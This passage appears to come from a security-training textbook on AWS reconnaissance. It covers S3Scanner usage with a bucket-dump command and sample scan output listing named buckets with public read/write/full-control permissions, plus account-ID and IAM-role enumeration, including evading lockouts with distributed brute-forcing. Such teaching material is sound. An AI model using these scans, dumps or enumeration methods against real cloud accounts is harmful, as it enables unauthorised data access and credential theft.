
Run the following command to dump a single AWS bucket:

```
s3scanner dump --bucket my-bucket-to-dump
```



```
$ s3scanner scan --buckets-file bucket-names.txt
summer.starbucks.com | bucket_exists | AuthUsers: [], AllUsers: [Read]
placewise | bucket_exists | AuthUsers: [], AllUsers: []
hype-prod | bucket_exists | AuthUsers: [], AllUsers: []
csbd.sony.com | bucket_not_exist
udemy-web-upload-bucket | bucket_exists | AuthUsers: [], AllUsers: []
mdsp-test | bucket_not_exist
pendo | bucket_exists | AuthUsers: [], AllUsers: [Read, ReadACP]
rzeczoznawca | bucket_exists | AuthUsers: [], AllUsers: [Read]
red-dev | bucket_exists | AuthUsers: [], AllUsers: []
allinoneseo | bucket_exists | AuthUsers: [], AllUsers: [Read]
save-song | bucket_not_exist
gandcfabcon | bucket_not_exist
deveo | bucket_exists | AuthUsers: [], AllUsers: [Read]
appshack | bucket_exists | AuthUsers: [], AllUsers: [Read]
woo-staging | bucket_exists | AuthUsers: [], AllUsers: [Read, ReadACP]
checkon | bucket_not_exist
caspar-staging | bucket_exists | AuthUsers: [], AllUsers: [Read]
pinnacle-dev | bucket_exists | AuthUsers: [], AllUsers: [Read, Write, ReadACP, WriteACP]
lumaforge | bucket_exists | AuthUsers: [], AllUsers: [Read, ReadACP]
rodekors | bucket_exists | AuthUsers: [], AllUsers: [Read]
mustafa | bucket_exists | AuthUsers: [], AllUsers: [FullControl]
dev-place | bucket_not_exist
sioux | bucket_exists | AuthUsers: [], AllUsers: [ReadACP]
vtc-test | bucket_exists | AuthUsers: [], AllUsers: [Read]
$
```

Figure 19.56: Screenshot of S3Scanner



Enumerating AWS Account IDs

- AWS accounts are **identified via unique IDs**, which when exposed in the public domain can be leveraged by attackers to perform various attacks on the target cloud services
- Using AWS account IDs, attackers can perform various activities such as **resource enumeration**, **IAM role assumption**, and the invocation of a Lambda function

Attackers enumerate AWS account IDs via the following sources:

- AWS error messages
- Code repositories such as GitHub
- Screenshots
- RDS (Relational Database Service) public snapshots
- Public EBS (Elastic Block Store) snapshots
- Public AMIs (Amazon Machine Images)
- People posting personal IDs to seek online assistance/troubleshooting


Enumerating AWS Account IDs

AWS accounts are identified via unique IDs, which, when exposed in the public domain, can be leveraged by attackers to target cloud services. These unique IDs are meant to be private but are often exposed to the public without the user's knowledge. Attackers can take advantage of this information leakage and use it for nefarious purposes.

Attackers enumerate AWS account IDs via the following sources:

- AWS error messages
- Code repositories, such as GitHub
- Screenshots
- Relational database service (RDS) public snapshots (RDS → Snapshots → All Public Snapshots)
- Public elastic block store (EBS) snapshots (EC2 → Snapshots → Public Snapshots)
- Public Amazon machine images (AMIs) (EC2 → AMIs → Public images)
- People posting personal IDs to seek online assistance/troubleshooting

After obtaining the account IDs, attackers can perform various activities, such as resource enumeration (discovering existing users, roles, etc.), IAM role assumption, and invocation of Lambda functions.



Enumerating IAM Roles

- Attackers enumerate IAM role names by analyzing the **AWS error messages** which reveal information regarding the existence of a user
- In AWS cloud services, users can perform numerous attempts to assume a role. For every failed attempt, **AWS response messages** reveal information about the existence of the role

Information gathered by attackers through IAM role enumeration:

- Internal software/stacks
- IAM user names (used for social engineering)
- AWS services in use
- 3rd-party software in use (E.g. CloudSploit, Datadog, Okta, etc.)

Enumerating IAM Roles


Attackers enumerate IAM role names by analyzing the AWS error messages, which reveal information regarding the existence of a user. Generally, in AWS cloud services, users are allowed to perform numerous attempts to assume a role. For every failed attempt, AWS response messages reveal information about the existence of the role. If the AWS blocks an account after some failed attempts, implementing a brute-force technique can be difficult but not impossible. By executing the process with a fragmented set of accounts or nodes, attackers can ultimately evade IP and account filtering solutions.

Information gathered by attackers through IAM role enumeration include the following:

- Internal software/stacks
- IAM user names (used for social engineering)
- AWS services in use
- 3rd-party software in use (e.g., CloudSploit, Datadog, Okta)

After enumerating the roles, attackers can try to assume an open role and steal its credentials.


For example, if an attacker tries to assume a role that is not permitted, the AWS produces an error message, as shown in the figure.



```
An error occurred (AccessDenied) when calling the AssumeRole operation: User: arn:aws:iam::012345678901:user/MyUser is not authorized to perform:
 sts:AssumeRole on resource: arn:aws:iam::111111111111:role/aws-service-role/rds.amazonaws.com/AWSServiceRoleForRDS
```

Figure 19.57: Screenshot of an AWS error message when targeting an existent role

